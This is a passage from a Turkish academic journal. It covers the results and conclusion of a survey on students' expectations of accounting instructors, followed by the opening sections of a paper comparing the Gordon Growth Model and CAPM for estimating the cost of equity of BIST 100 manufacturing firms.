%70,67’si dersin teorik açıdan, %66,33’ü de uygulamalı olarak iyi işlendiğini düşünmektedir. Anket uygulanan öğrencilerin %53’ü dersin sunum şeklinde, %94,33’ü tahtada örnek çözülerek anlatılmasının faydalı olduğunu söylemiştir.

Öğrencilerin dersin öğreticisinden beklentilerini ölçmeye yönelik sorulara bakıldığında ise anket uygulanan öğrencilerin %97’sinin öğreticinin konuya hakimiyetinin, %96,67’sinin öğretme kabiliyetinin, %97,67’sinin dersi sunumunun iyi olması gerektiğini düşünmekte olduğu saptanmıştır. Anket uygulanan 300 öğrencinin %96,33’üne göre öğretici öğrencilere ilgi göstermeli ve yardımcı olmalı, %96,67’sine göre sorulan sorulara iyi cevap vermeli, %99’una göre neşeli ve mizahi olmalı, %95,67’sine göre öğrencileri motive etmelidir. %57,33’üne göre ise öğreticinin akademik çalışmalarının fazlalığının önemi yoktur. Öğrencilerin %56,33’ü öğreticinin kılık ve kıyafetinin iyi olması gerektiğini, %92,67’si öğrenci ile olan iletişiminin iyi olması gerektiğini, %90,33’ü öğreticiye çekinmeden soru sorabilmeleri gerektiğini düşünmektedir. Öğrencilerin neredeyse tamamı (%99,67) öğreticinin not verme konusunda adil olması gerektiğini, %55,33’ü öğreticinin öğretmeyi sevmesi gerektiğini düşünmektedir. Öğrencilerin %75,33’ünün ödev verilmemesi, %60,33’ünün de ders sırasında tahtada soru çözmeye teşvik edilmemeleri gerektiğini düşünmektedir.

2. Ki-Kare Analizleri

İki değişken arasında ilişki olup olmamasını saptamak amacı ile Ki-Kare analizi yapılmıştır. Bu bağlamda oluşturulan hipotezler şöyledir;

H0: İki değişken arasında ilişki yoktur.

H1: İki değişken arasında ilişki vardır.

Tablo-3: Ki-Kare Analiz Sonuçları

DEĞİŞKENLER	Ki-Kare	Anlam Değeri
Cinsiyet – Muhasebe dersindeki başarı	0,476	0,788
Cinsiyet – Muhasebe dersinde öğrenilenlerin kariyere etkisi	10,756	0,013*
Cinsiyet – Muhasebeyi anlamada öğreticinin anlatımı	13,290	0,004*
Cinsiyet – Muhasebeyi sevmeye öğreticinin adil olması	8,293	0,016*
Cinsiyet – Muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi	5,652	0,06
Bölüm – Muhasebe dersindeki başarı	12,241	0,009*
Bölüm – Muhasebe dersinde öğrenilenlerin kariyere etkisi	9,367	0,072
Bölüm – Muhasebeyi anlamada öğreticinin anlatımı	13,311	0,027*
Bölüm – Muhasebeyi sevmeye öğreticinin adil olması	9,783	0,041*
Bölüm – Muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi	7,712	0,091

*<0,05 KABUL

Tablo-3’de Ki-Kare analiz sonuçlarına yer verilmiştir. Verilen hipotezler, Ki-Kare analiz yöntemi yardımıyla test edilmiştir. Tabloya göre;

Öğrencilerin cinsiyetleri ile muhasebe dersindeki başarı ve muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi arasındaki ilişkiler Ki-Kare testine göre istatistiksel bakımdan anlamlı değildir. Öğrencilerin cinsiyetinin farklılığı ile muhasebe dersindeki başarıları ve muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi arasında ilişki yoktur.

Cinsiyet ile muhasebe dersinde öğrenilenlerin kariyere etkisi, muhasebeyi anlamada öğreticinin anlatımı ve muhasebeyi sevmeye öğreticinin adil olması istatistiksel olarak anlamlıdır. Öğrencilerin cinsiyeti ile muhasebe dersinde öğrendiklerinin kariyerlerine etkisi, muhasebeyi anlamada öğreticinin anlatımı ve muhasebeyi sevmeye öğreticinin adil olması arasında ilişki vardır.

Öğrencilerin bölümleri ile muhasebe dersindeki başarı, muhasebeyi anlamada öğreticinin anlatımı ve muhasebeyi sevmeye öğreticinin adil olması arasındaki ilişkiler Ki-Kare testi sonuçlarına göre istatistiksel açıdan anlamlıdır. Öğrencinin bölümü ile muhasebe dersinde başarılı olma, muhasebeyi anlamada öğreticinin anlatımı ve muhasebeyi sevmeye öğreticinin adil olması arasında ilişki vardır.

Bölüm ile muhasebe dersinde öğrenilenlerin kariyere etkisi ve muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi arasındaki ilişkiler istatistiksel bakımdan anlamlı değildir ve aralarında ilişki yoktur.

3. Anova Analizleri

Birden fazla değişken arasında fark olup olmadığını tespit etmek için kullanılan bir analiz türüdür. Bu bağlamda analizlerde önem teşkil eden cinsiyet ve okunulan bölüm ile öğrencilerin öğretmenlerden beklentilerini ifade eden değişkenler analiz edilmiştir. Anova testi için oluşturulan hipotezler aşağıdaki gibidir;

H0: Değişkenler arasında fark vardır. (*>0,05)

H1: Değişkenler arasında fark yoktur. (*<0,05)

Tablo-4: Yaş İle İlgili Anova Analiz Sonuçları

VERİLER	F	Anlam Değeri
Muhasebeyi anlamada öğreticinin anlatımı	3,959	0,012*
Muhasebeyi sevmeye öğreticinin adil olması	5,548	0,003*
Muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi	5,621	0,080

Tablo-4 Anova analiz sonuçlarına göre öğrencilerin yaşları ile öğreticinin anlatımı ve adil olması arasında istatistiksel açıdan anlamlı farklılıklar bulunmaktadır. Yaş ile öğreticinin öğrenciyi soru çözmede teşvik etmesi arasında ise istatistiksel açıdan anlamlı bir fark yoktur.

Tablo-5: Bölüm İle İlgili Anova Analiz Sonuçları

VERİLER	F	Anlam Değeri
Muhasebeyi anlamada öğreticinin anlatımı	5,096	0,004*
Muhasebeyi sevmeye öğreticinin adil olması	5,497	0,002*
Muhasebeyi sevmeye öğreticinin öğrenciyi soru çözmede teşvik etmesi	5,816	0,070

Tablo-5 Anova analiz sonuçlarına göre, öğrencilerin bölümleri ile dersi anlamada öğreticinin anlatımı ve dersi sevmeye öğreticinin adil olması arasında istatistiksel açıdan anlamlı farklılıklar bulunmaktadır. Ayrıca öğrencilerin okuduğu bölüm ile öğreticinin öğrenciyi soru çözmede teşvik etmesi arasında ise istatistiksel açıdan anlamlı bir fark bulunamamıştır.

SONUÇ

İnsanlar arasındaki alışverişin ve ticaretin sürekli devam edeceğinin bilindiği, yasal olarak günümüzde faaliyetlerini sürdüren tüm işletmelerin muhasebe konusunda devlete karşı yükümlülüklerini yerine getirmek zorunda olduğu ve her alanda olduğu gibi muhasebe alanında da sürekli yeni gelişmeler yaşandığı düşünüldüğünde muhasebe meslek mensuplarının bilgi düzeylerinin yüksek olması gerekmektedir.

Zorlu ve tertipli çalışmayı gerektiren akademik bir bilim dalı olarak muhasebe konusunda öğrencilerin derse yönelik tutumlarında ve öğrenme isteklerinin artırılması hususunda en önemli görev ve sorumluluk dersi öğreticilerine aittir. Bu bağlamda dersi öğrenci tarafından çekici hale gelmesini sağlama görevi muhasebe dersinin öğreticisinin tutumları ile doğru orantılıdır.

Araştırma, Adnan Menderes Üniversitesi Nazilli İktisadi ve İdari Bilimler Fakültesi'nde öğrenim gören ve muhasebe dersi alan İşletme, Uluslararası Ticaret ve Finansman, Maliye, İktisat, Çalışma Ekonomisi ve Endüstri İlişkileri, Kamu Yönetimi bölümü öğrencilerini kapsamaktadır. Bu çalışmada öğrencilerin muhasebe dersinin öğreticisinden beklentilerini belirlemek amaçlanmıştır.

Yapılan analizler de göz önünde bulundurulduğunda öğrencilerin muhasebe dersi veren öğreticiden istekleri ve beklentileri aşağıdaki şekilde özetlenebilir;

- Öğreticinin alanında uzman olması ve öğrencinin düzeyine inmesi,
- Öğreticinin adil ve eşit davranması,
- Öğreticinin sadece teorik bilgi vermek yerine sektör uygulamalarına da yer vermesi,
- Öğreticinin öğrencileri motive etme konusunda etkili olması.

Bu çalışmada ulaşılan sonuçlar literatürde daha önce yapılan çalışmaların sonuçları ile örtüşmektedir.

KAYNAKÇA

- Atmaca, M. ve Coşgun, N. (2014), “Çanakkale Onsekiz Mart Üniversitesi’ne Bağlı Meslek Yüksek Okullarında Muhasebe Eğitimi Alan öğrencilerin Motivasyonlarının ve Beklentilerinin Değerlendirilmesine Yönelik Bir Araştırma”, *Çankırı Karatekin Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, c.4, s.1, ss.167-184.
- Aygün, D. ve Gerekan, B. (2012), “Muhasebe Dersini İlk Defa Alan Öğrencilerin Derse Yönelik Algılarının Tespiti: Karşılaştırmalı Bir Alan Araştırması”, *Yönetim ve Ekonomi Araştırmaları Dergisi*, S.18, Ss.48-63.

- Çakır, N., Canbaz, S. ve Gümüş, S. (2014), “Meslek Yüksekokulu Öğrencilerinin Muhasebe Eğitimindeki Algı ve Beklentilerinin Belirlenmesine Yönelik Bir Araştırma: Uzunköprü MYO Örneği”, *Uluslararası Hakemli Pazarlama ve Pazar Araştırmaları Dergisi*, c.1, s.2.
- Çarıkcı, O. (2017), “Muhasebe Eğitimi Almakta Olan Öğrencilerin Muhasebe Mesleğine Yönelik Tutumlarının Sektörde Çalışma Niyetine Etkisi”, *Muhasebe ve Finansman Dergisi*, s.76, ss.221-237.
- Çelenk, H., Atmaca, M. ve Horasan, E. (2010), “Marmara Üniversitesi’nde Muhasebe Eğitimi Alan Öğrencilerin Muhasebe Alanına Bakış Açılarının Değerlendirilmesine Yönelik Bir Araştırma”, *Marmara Üniversitesi Sosyal Bilimler Enstitüsü Hakemli Dergisi*, c.9, s.33, ss.159-171.
- Demir, M. ve Çam, M. (2006), “Muhasebe Bölümü Öğrencilerinin Muhasebe Öğreniminde Başarılarını Olumsuz Etkileyen Faktörlere İlişkin Bir Araştırma”, *Muhasebe ve Finansman Dergisi*, s.32, ss.1-11.
- Ertuğrul, İ. ve Özdemir, S. (2014), “Muhasebe Dersi Alan Ön Lisans ve Lisans Öğrencilerinin Derse Yönelik Tutumlarının Tespiti: Ege Bölgesinde Bir Uygulama”, *Niğde Üniversitesi İİBF Dergisi*, c.7, s.1, ss.204-214.
- Ezin, Y., Bilen, A., Aslan, R. ve Altundağ, S. (2017), “Üniversitelerde Muhasebe Öğretim Elemanlarının, Muhasebe Eğitimi Hakkındaki Görüşleri Üzerine Bir Araştırma: Güneydoğu Anadolu Bölgesi Örneği”, *Muhasebe ve Finansman Dergisi*, s.76, ss.25-40.
- Gençoğlu, Ü. G. ve İşseveroğlu, G. (2010), “Türkiye’de Meslek Yüksekokullarındaki Eğitimin Muhasebe Mesleğine Katkısı Üzerine Bir Araştırma”, *Muhasebe ve Finansman Dergisi*, s.47, ss.28-40.
- Gerekan, B. ve Aygün, D. (2012), “Üniversitelerdeki Muhasebe Eğitimine Yönelik Öğrencilerin Algıları: Karadeniz Teknik Üniversitesi ve Rize Üniversitesi Karşılaştırması”, *Muhasebe ve Denetime Bakış*, s.38, ss.133-144.
- Kandemir, T., Kardeş, Z. ve Baykut, E. (2016), “Meslek Yüksekokulu Öğrencilerinin Muhasebe Eğitimine Bakış Açıları: Afyon Kocatepe Üniversitesi Meslek Yüksekokulları Örneği”, *Afyon Kocatepe Üniversitesi Sosyal Bilimler Dergisi*, c.18, s.2, ss.133-151.
- Karcıoğlu, R., Ağırman, E. ve Özcan, M. (2016), “Ön Lisans ve Lisans Düzeyinde Muhasebe Eğitimi Alan Öğrencilerin Başarılarına Etki Eden Faktörler: Atatürk Üniversitesi Açık Öğretim Fakültesi Üzerine Bir Araştırma”, *Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, c.20, s.4, ss.1535-1548.
- Kızıl, C. ve Gencer, K. (2016), “Muhasebe Dersi Alan Öğrencilerin Başarısına Etki Eden Faktörlerin Tespiti: Yalova Üniversitesi’nde Bir Uygulama”, *Siyasal Bilgiler Fakültesi Dergisi*, c.1, s.2, ss.67-110.
- Kutlu, H. A., Öztürk, S., Yılmaz T. ve Gerekan, B. (2017), “Muhasebe Eğitiminde Ölçme ve Değerlendirme: Öğrencilerin Bakışı Üzerine Bir Araştırma”, *Muhasebe ve Finansman Dergisi*, s.74, ss.15-36.
- Kutluk, F. A., Dönmez, A., Terzioğlu, M. ve Ağyar, E. (2011), “Öğrencilerin Muhasebe Öğretim Elemanlarından Beklentileri Üzerine Bir Araştırma”, *Muhasebe ve Bilim Dünyası Dergisi*, c.13, s.2, ss.77-98.
- Serçemeli, M. (2016), “Muhasebe Eğitiminde Yeni Bir Yaklaşım Önerisi: Ters Yüz Edilmiş Sınıflar”, *Muhasebe ve Finansman Dergisi*, s.69, ss.115-126.
- Şerbetçi, A. ve Yardımcıoğlu, M. (2017), “Muhasebe Dersinde Başarıyı Etkileyen Faktörlerin Belirlenmesi: Kahramanmaraş Sütçü İmam Üniversitesi Örneği”, *Muhasebe ve Finansman Dergisi*, s.76, ss.41- 61.
- Tekşen, Ö., Tekin, M. ve Gençtürk, M. (2010), “Muhasebe Eğitiminin Değerlendirilmesi: Mehmet Akif Ersoy Üniversitesi’ne Bağlı Meslek Yüksekokulları Öğrencileri Üzerine Bir Araştırma”, *Muhasebe ve Finansman Dergisi*, s.46, ss.100-112.
- Terim, B. ve Öztürk, A. (2009), “Meslek Yüksekokulu Öğrencilerinin Muhasebe Eğitimine Bakış Açılarının Değerlendirilmesi: Gördes Meslek Yüksekokulunda Bir Uygulama”, *Sosyal Bilimler Dergisi*, c.7, s.2, ss.153-168.
- Yıldırım, S. (2015), “Genel Muhasebe Dersi Alan Öğrencilerin Derse İlişkin Beklentileri ve Başarı Durumlarının Değerlendirilmesi”, *Muhasebe ve Denetime Bakış*, s.44, ss.1-14.
- Zaif, F. ve Ayanoğlu Y. (2007), “Muhasebe Eğitiminde Kalitenin Arttırılmasında Ders Programlarının Önemi: Türkiye’de Bir İnceleme”, *Gazi Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, c.9, s.1, ss.115-136.
- Zeytinoğlu, E. (2012), “Muhasebe Bölümü Öğrencilerinin Motivasyonu ve Beklentileri Üzerine Bir Araştırma: Dumlupınar Üniversitesi Örneği”, *Muhasebe ve Finansman Dergisi*, s.53, ss.103-116.

Özsermaye Maliyetinin Tespit Edilmesinde Kullanılan Yöntemlerin Karşılaştırılması: BİST 100 Endeksindeki İmalat Firmaları Üzerine Bir Uygulama

Yusuf KADERLİ* Kemal ÖZDEMİR** Ahmet Fatih KILIÇ***
Hüseyin Önlem ERSÖZ****

Öz

Özsermaye maliyeti, firmalara sermaye sağlayan ortakların bekledikleri getiri oranıdır. Özsermaye maliyeti, hem ağırlıklı ortalama sermaye maliyetinin hesaplanması hem de değerlemelerde kullanılması açısından büyük önem taşımaktadır. Bu oran, Gordon Büyüme Modeli ve Sermaye Varlıklarını Fiyatlandırma Modeli ile hesaplanabilmektedir. Bu çalışmanın amacı, BİST 100 endeksinde yer alan ve düzenli temettü ödeyen imalat firmalarının özsermaye maliyetlerinin her iki yöntemle de hesaplanarak, sonuçların karşılaştırılması ve hangi yöntemin daha gerçekçi veriler ürettiğinin ortaya konulmasıdır. Bu yolla elde edilen sonuçların birbirine ne kadar yaklaştığı da analiz edilecektir.

Anahtar Kelimeler: Özsermaye Maliyeti, Gordon Büyüme Modeli, Sermaye Varlıklarını Fiyatlandırma Modeli, BİST 100 Endeksi

JEL Sınıflandırması: G12, G32

The Comparison Of The Methods For Determination Of The Cost Of Equity: An Application On The Manufacturing Companies In BIST100 Index

Abstract

The cost of equity can be defined as the expected rate of return of the partners who provide capitals to the company. The cost of equity is used significantly in two fields: Calculating the weighted average cost of capital and valuation techniques. This ratio can be found either by using Gordon Growth Model or Capital Asset Pricing Model. In this paper, the aim is using these two models to calculate the cost of equity of the manufacturing companies in BIST 100 index that pay dividends regularly, compare the results and decide which one the most realistic approach is. Additionally, the degree of similarities between the results that were obtained from these two different models will be evaluated in order to understand the research better.

Key Words: The cost of Equity, Gordon Growth Model, Capital Asset Pricing Model, BIST 100 Index

JEL Classification: G12, G32

Giriş

İşletmelerin finansal açıdan performanslarını değerlendirme noktasında, finansal raporlardan elde edilen, gerek hazır veri ve bu verilerden türetilmiş oransal parametrelerin kullanılması gerekse de çeşitli finansal formülasyonlar gibi bir çok faktörden faydalanılmaktadır. İşletmelerden bilgi elde etme ihtiyacı hisseden unsurların bu bilgilere en doğru bir şekilde ulaşabilmesi, farklı değişkenlerin etkileriyle birlikte gerçeğe en uygun olarak saptanabilmesi, finansal açıdan gereklilik arz eden bir süreçtir. Ortaklar, yatırım yaparken işletmeden belirli bir kar beklentisi içerisinde. Dolayısıyla finansal raporlara ulaşabilmeleri ve getiri oranlarını hesaplayabilmeleri için bu bilgiler ışığında geleceğe yönelik analizlerde bulunabilmeleri en temel gereksinimleridir. Bu ihtiyacın karşılanması konusunda, Özsermaye maliyetinin hesaplanması ve bunun sonucunda da firmalara sermaye sağlayan ortakların bekledikleri getiri oranları Gordon Büyüme Modeli ve Sermaye Varlıklarını Fiyatlandırma Modeli gibi kullanılan en yaygın iki analiz yöntemiyle ölçülebilmektedir.

Yatırımcılar, risksiz alternatif yatırımlara karşın içinde bir çok risk unsurunu barındıran bir yatırım yaparken daha fazla getiri beklentisi içerindedir. Bu noktadan hareketle yatırımcının aldığı risk karşısında ne ölçüde getiri elde ettiği özsermaye maliyetinin hesaplanmasıyla ortaya koyulur. Özsermaye maliyeti, yatırımcıların belirlemiş oldukları yatırımlardan bekledikleri getiri oranıdır

* Prof. Dr., Adnan Menderes Üniversitesi, Nazilli İ.İ.B.F., İşletme Bölümü, ykaderli@yahoo.com,

** Arş. Gör., Adnan Menderes Üniversitesi, Nazilli İ.İ.B.F., İşletme Bölümü, kemal_ozd28@hotmail.com,

*** Arş Gör., Adnan Menderes Üniversitesi, Nazilli İ.İ.B.F., İşletme Bölümü, kilic.fatih08@gmail.com,

**** Öğr. Gör., Adnan Menderes Üniversitesi, Nazilli Sağlık Hizmetleri MYO, hoersoz@adu.edu.tr,

(Pratt ve Grabowski, 2008: 3). Özsermaye maliyetinin hesaplanmasında kullanılan Gordon Büyüme Modeli, gelir, kâr payı ve yeniden yatırım tutarları gibi değişkenleri dikkate alarak belli bir zaman periyodunda sürekli bir artışın gerçekleşeceğini varsaymaktadır (Tecer, 1980: 73). Özsermaye maliyetinin hesaplanmasında kullanılan diğer bir yöntem olan Sermaye Varlıklarını Değerleme Modeli, oluşturulan yatırımın gelecek dönemlerde beklenen getirileri ile taşıdığı risk arasındaki ilişkiyi belirleyerek risksiz faiz getirisi ve risk priminin toplamı kadar bir getiri elde edilip edilmediğini ölçmektedir (Brigham ve Houston. 1999: 250).

Firmalara ait hisse senetlerinin değerlemesi ve dolayısıyla bu yolla firmaların değerlerinin hesaplanmasında da özsermaye maliyetinin ne olduğu bu amaçla önem taşımaktadır. Özsermaye maliyetinin gerçekçi bir şekilde hesaplanmaması sonucu, bu veri ile hesaplanan firma değerleri de gerçeği yansıtmayacaktır. Yine, özsermaye maliyetinin doğru bir biçimde hesaplanması bir firma için büyük önem arz eden ağırlıklı ortalama sermaye maliyetinin de güncel hesaplanmasını sağlayacak, böylece firmanın finansal performansının daha doğru bir biçimde ölçülebilmesine katkı sağlayacaktır.

Bu çalışmada, özsermaye maliyetinin hesaplanmasında kullanılan bu iki yöntemin sonuçlarının karşılaştırılması ve hangi yöntemin gerçeğe daha yakın sonuçlar verdiği ortaya konulmuştur. Bu amaçla BIST 100 Endeksinde yer alan ve beş yıl boyunca düzenli temettü ödeyen imalat firmalarının verileri bu iki yöntem üzerinden formüle edilerek gerçeğe en yakın değerler saptanmaya çalışılmıştır. Bu sonuçların yorumlanması, piyasada yatırım yapmak isteyenlerin veya firmaların kendi hissedarlarının özsermaye maliyetine yönelik finansal kararlar almalarında hangi yönetime başvurmaları gerektiği konusunda yol gösterici bir nitelik taşımaktadır.

1. Özsermaye Maliyeti

Özsermaye maliyeti, ortakların işletmeye sağlamış oldukları fonlardan bekledikleri getiri oranıdır. Ekonomi anlamında özsermaye maliyeti, bir yatırımcının bir fon üzerine yatırım yapması neticesinde vazgeçtiği alternatif fonun sağlayacağı getiriden feragat etme maliyeti olarak da tanımlanabilir (Pratt ve Grabowski, 2008: 3). Bu oranın ölçülmesinde çeşitli finansal analiz modellerinden faydalanılmaktadır. En çok tercih edilen iki model, Gordon Büyüme Modeli ve Sermaye Varlıklarını Fiyatlandırma Modeli'dir. Özsermaye maliyetinin hesaplanmasında hangi yöntem kullanılırsa kullanılsın, her bir yöntem geçmişe dayalı veriler ile geleceğe yönelik tahminler elde etmeyi amaçlamaktadır (Sevil vd., 2013: 100).

Özsermaye maliyetinin hesaplanması hem işletme, hem de işletmeye fon sağlayan yatırımcılar açısından elde ettikleri getirinin alternatif yatırımlara kıyasla ne kadar karlı olduğunun tespiti ve sermaye bütçelemesi noktasında işletmenin nasıl bir yol izleyeceği konusunda önem arz etmektedir. Firmalar, elde etmiş olduğu fonlarla yaptığı yatırımların maliyetlerini bilmesi gelecekte yatırımdan beklenen getirilerin hesaplanması ve yatırım kararından kaynaklı oluşabilecek zararların önlenmesi açısından büyük önem arz etmektedir (Aydın vd., 2010: 349). Bu anlamda, Gordon Büyüme Modeli ve Sermaye Varlıklarını fiyatlandırma Modeli'nin gerçeğe en yakın sonuçlar vermesi bakımından karşılaştırılması ve en temel gösterge olarak ele alınması bu çalışmanın esas konusunu oluşturmaktadır.

1.1.Özsermaye Maliyetinin Hesaplanmasında Kullanılan Yöntemler

Özsermaye maliyetinin belirlenmesinde birden fazla yöntemin kullanılması ve bu yöntemlerin karşılaştırılması sonucunda elde edilen sonuçların benzerlik göstermesi, duyulan güvenin artmasını sağlamaktadır. Gordon Büyüme ve Sermaye Varlıklarını Fiyatlandırma Modellerinin karşılaştırılması bu güvenin tesis edilmesinde temel alınabilir.

1.1.1. Gordon Büyüme Modeli (Sabit Oranda Büyüme)

Bu model, sabit oranda büyümenin sonsuza dek süreceği varsayımına dayanmaktadır. Bu varsayımına bağlı olarak hisse senedi fiyatının, hisse senedinden gelecekte elde edilecek kar paylarının bugünkü değere iskonto edilerek bulunmasıdır (Gordon, 1959: 99-105). Bu varsayımın genel şartı, yalnızca gelecekteki kar paylarının büyüme oranı hissedarların beklediği getiri

oranından küçük ise geçerli olmasıdır ($g < k$). Kar paylarının büyüme oranı (g) ve yatırımcıların beklediği getiri oranı ise (k) ile gösterilir (Ceylan ve Korkmaz, 2000: 152). Aynı zamanda bu model, sermaye maliyeti risk yönetimi kararlarına bağlı olduğunda, risk yönetim karar etkilerini açığa çıkarmaktadır (Cho, 1988: 118-131). Gordon Büyüme Modeli şu şekilde formüle edilebilir (Gündoğdu, 2017: 376), (Richard vd.,2010: 187)

$$P_0 = \frac{D_0 (1 + g)^1}{(1 + k)^1} + \frac{D_0 (1 + g)^2}{(1 + k)^2} + \frac{D_0 (1 + g)^3}{(1 + k)^3} + \frac{D_0 (1 + g)^4}{(1 + k)^4} + \dots + \frac{D_0 (1 + g)^\infty}{(1 + k)^\infty}$$

$$P_0 = \frac{D_0 (1 + g)}{k - g} = \frac{D_1}{k - g} \text{ veya } k = \frac{D_1}{P_0} + g$$

Formülde;

P_0 = Piyasa Değeri,

D_0 = Her Yıl Sabit Olarak Ödenen Temettü Miktarı,

k = Yatırımcıların Beklediği Getiri Oranı,

g = Büyüme Oranı'nı göstermektedir.

1.1.2. Sermaye Varlıklarını Fiyatlandırma Modeli

İşletmeler ve bireysel yatırımcılar, en düşük risk seviyesinde en yüksek getiriye sahip finansal piyasa araçlarını tercih etme yaklaşımı içerisindeyler. Bir yatırımın beklenen getirisi ile risk arasındaki oranın ölçümü finansal açıdan önemli bir sorun teşkil etmektedir (Campbell, Lo ve Mackinlay, 1997: 181). Bu sorunun giderilmesi hususunda, Sermaye Varlıklarını Fiyatlandırma Modeli geliştirilmiştir. Bu model etkin piyasa şartları altında, yatırımcıların portföylerindeki riskli varlıklarının getirisi ile piyasa getirisi arasındaki ilişkiyi ölçmektedir. Daha kapsamlı olarak SVFM, hisse senedinin piyasa getirisi (beta katsayısı) ile oluşturulan portföyün beklenen getirisi arasındaki doğrusal ilişkiyi tanımlayan ortalama varyansın verimini ölçmektedir (Gupta, 2010: 9). Sermaye Varlıklarını Fiyatlandırma Modeli birtakım varsayımlar altında oluşturulmaktadır (Sharpe vd. 1998: 228). Bu varsayımlar şunlardır;

- Yatırımcılar, yatırımlarını beklenen getiri, getirinin standart sapmalarına bakarak dönemlik olarak değerlendirirler
- Yatırımcılar, aynı risk düzeyindeki iki ayrı portföyde seçim yapacakları vakit yüksek getirisi olan portföye yönelirler
- Yatırımcılar, iki portföy arasında seçim yapmaları durumunda standart sapması düşük olan portföye yönelirler
- Yatırımcı için söz konusu varlıklar bölünebilme özelliğine sahiptir. Yatırımlar bir bütün halinde değerlendirilebileceği gibi yatırımın bir parçası üzerinden de işlem yapılabilir.
- Yatırımlar için, sınırsız olarak borç alıp verme durumu içerisinde risksiz bir faiz oranı vardır.
- Vergi ve işlem maliyetleri gibi diğer maliyetler bu durumda önemsizdir.

Markowitz'in (1959: 77-91), gözlem-tecrübe ve gelecek beklentileri olarak iki ayrı kısımda incelediği portföy seçim süreci, Sharpe (1964: 425-442), Lintner (1965: 13-37) ve Tobin (1958: 65-86) tarafından geliştirilerek, finansal varlık riski ile beklenen getiri arasındaki ilişkinin bilimsel temeller üzerine bina edilmesi sağlanmıştır. Sermaye Varlıklarını Fiyatlandırma Modeli olarak tanımlanan bu teori sayesinde, finansal varlıkların piyasa riskleri hesaplanabilmekte ve yatırımcılar, oluşan riskler içerisinde diledikleri finansal araçlara yatırım yapabilmektedir. Ancak bu risk katsayılarının doğru bir şekilde hesaplanması yatırımcıların portföylerini şekillendirmesinde büyük önem arz etmektedir (Sümer ve Hepsağ, 2007: 3-24). SVFM şu şekilde formüle edilir (Kulalı, 2016: 275-295):

$$E_{(r)} = R_f + \beta(R_m - R_f)$$

Burada;

$E_{(r)}$ = Beklenen Getiri,

R_f = Risksiz Faiz Oranı,

β = Varlığın Sistemik Riski,

R_m = Pazarın Getirisi'ni göstermektedir.

2. Gordon Büyüme ve Sermaye Varlıklarını Fiyatlandırma Modellerinin Karşılaştırılması

Gordon Büyüme Modeli hesaplanması en kolay model olma özelliği taşıdığından dolayı, finansal performansın ölçülmesinde sıkça kullanılan bir yöntemdir. Piyasa koşullarını dikkate almadan firmanın değerini belirtmesinden dolayı farklı sektördeki ve değişik ölçekteki firmalarla karşılaştırma yapma avantajı sağlamaktadır. Ancak, yatırımcı algısı, rekabet, marka değeri, müşteri sadakatı gibi temettüye dahil olmayan değişkenler bu modelde yer almadıkları için firmanın gerçek değerinin hesaplanmasında tutarlı sonuçlar elde edilemeyebilir.

Sürekli ve sabit olarak büyümeyi esas alan Gordon Büyüme Modeli'ndeki karşımıza çıkan en önemli kısıtlardan biri, modelin temettülerin ortalama olarak büyüyeceği varsayımına dayanmasıdır. Dolayısıyla, bu modele göre bir firmayı değerleyebilmek için firmanın sadece temettü vermesi yeterli olmayıp, aynı zamanda bu temettü oranlarının da büyümesi gerekir.

Sermaye Varlıklarını Fiyatlandırma Modeli de Gordon Büyüme Modeli gibi kolay hesaplanabilir bir yöntem olması sebebiyle ve kar payları ödemelerinin düzensiz ödendiği durumlarda çokça tercih edilmektedir. Bu model her ne kadar esas aldığı finansal varlık hisse senedi olsa da gayrimenkul yatırımları gibi her türlü yatırımlar için kullanılabilir bir değerlendirme ölçütü olabilmektedir.

Piyasa koşulları üzerinden, firmanın durumunu piyasaya durumuyla karşılaştırabilen Sermaye Varlıklarını Fiyatlandırma Modeli yazınında, çok fazla eleştiri ve dezavantaj bulunmamasıyla birlikte, bu model ile düşük beta katsayısına sahip olan yatırımların getirisini olduğundan daha düşük; yüksek beta katsayısına sahip olan yatırımların getirisinin ise olduğundan daha yüksek hesaplandığı iddia edilmiştir (Moltier, 2007).

Gordon Büyüme Modeli ve SVFM gibi değere dayalı bu gibi yöntemler, sermaye varlıklarının getirini hesaplamada sıkça kullanılan yöntemlerdir. Genel olarak dayandırıldığı temel geçmiş finansal değerlerden yola çıkarak geleceğe yönelik tahminler sunmasıdır (Kulalı, 2016: 275-295).

2.1. Veri Yapısı ve Yöntem

Çalışmada, temettü büyüme hızının tahmin edilebileceği, gelişmekte olan piyasalarda faaliyet gösteren büyük şirketlerde kullanılırsa modelin daha yararlı olabileceği düşüncesinden hareketle BİST 100 Endeksi'nde yer alan ve beş yıl düzenli temettü ödeyen 16 imalat firması çalışma kapsamında değerlendirilmiştir. Hazır verilerden faydalanılarak ampirik bir uygulama yapılmıştır.

2.1.1. Gordon Büyüme Model Verileri

Bu çalışmanın uygulamasında, ilk olarak Gordon Büyüme Modeli'nin hesaplanması için gerekli olan veriler, birbirine bağımlı olarak hazırlanmış olup üç grupta toplanmıştır. Birinci grupta, hazır veriler kullanılmış ve bu veriler çeşitli kaynaklardan elde edilmiştir. Birinci grupta yer alan net kar, özkaynaklar, ödenmiş sermaye ve toplam kar Kamuyu Aydınlatma Platformu (KAP, 2018) aracılığıyla elde edilen finansal tablolardan, kar payı ve hisse senedinin bugünkü fiyatı (P_0) ise FX Plus – Foreks programından elde edilerek MS Office Excel 2016 programına aktarılmış olup ikinci grupta yer alan verilerin hesaplanmasında kullanılmıştır. İkinci grupta yer alan, özkaynak getirisi, dağıtılan kar, kar payı dağıtım oranı ve yeniden yatırım oranı verileri, Gordon Büyüme Modeli'ndeki ve aynı zamanda üçüncü veri grubunda yer alan büyüme oranı (g), gelecek yıl ödenecek temettü (D_1) değişkenlerinin hesaplanmasında kullanılarak özsermaye maliyetinin (k) belirlenmesini sağlamıştır.

İkinci grupta yer alan, birinci gruptaki verilerden türetilmiş veriler şu şekilde elde edilmiştir:

$$\text{Özkaynak Getirisi} = \frac{\text{Net Kar}}{\text{Özkaynak}}$$

$$\text{Dağıtılan Kar} = \text{Ödenmiş Sermaye} * \text{Temettü Oranı}$$

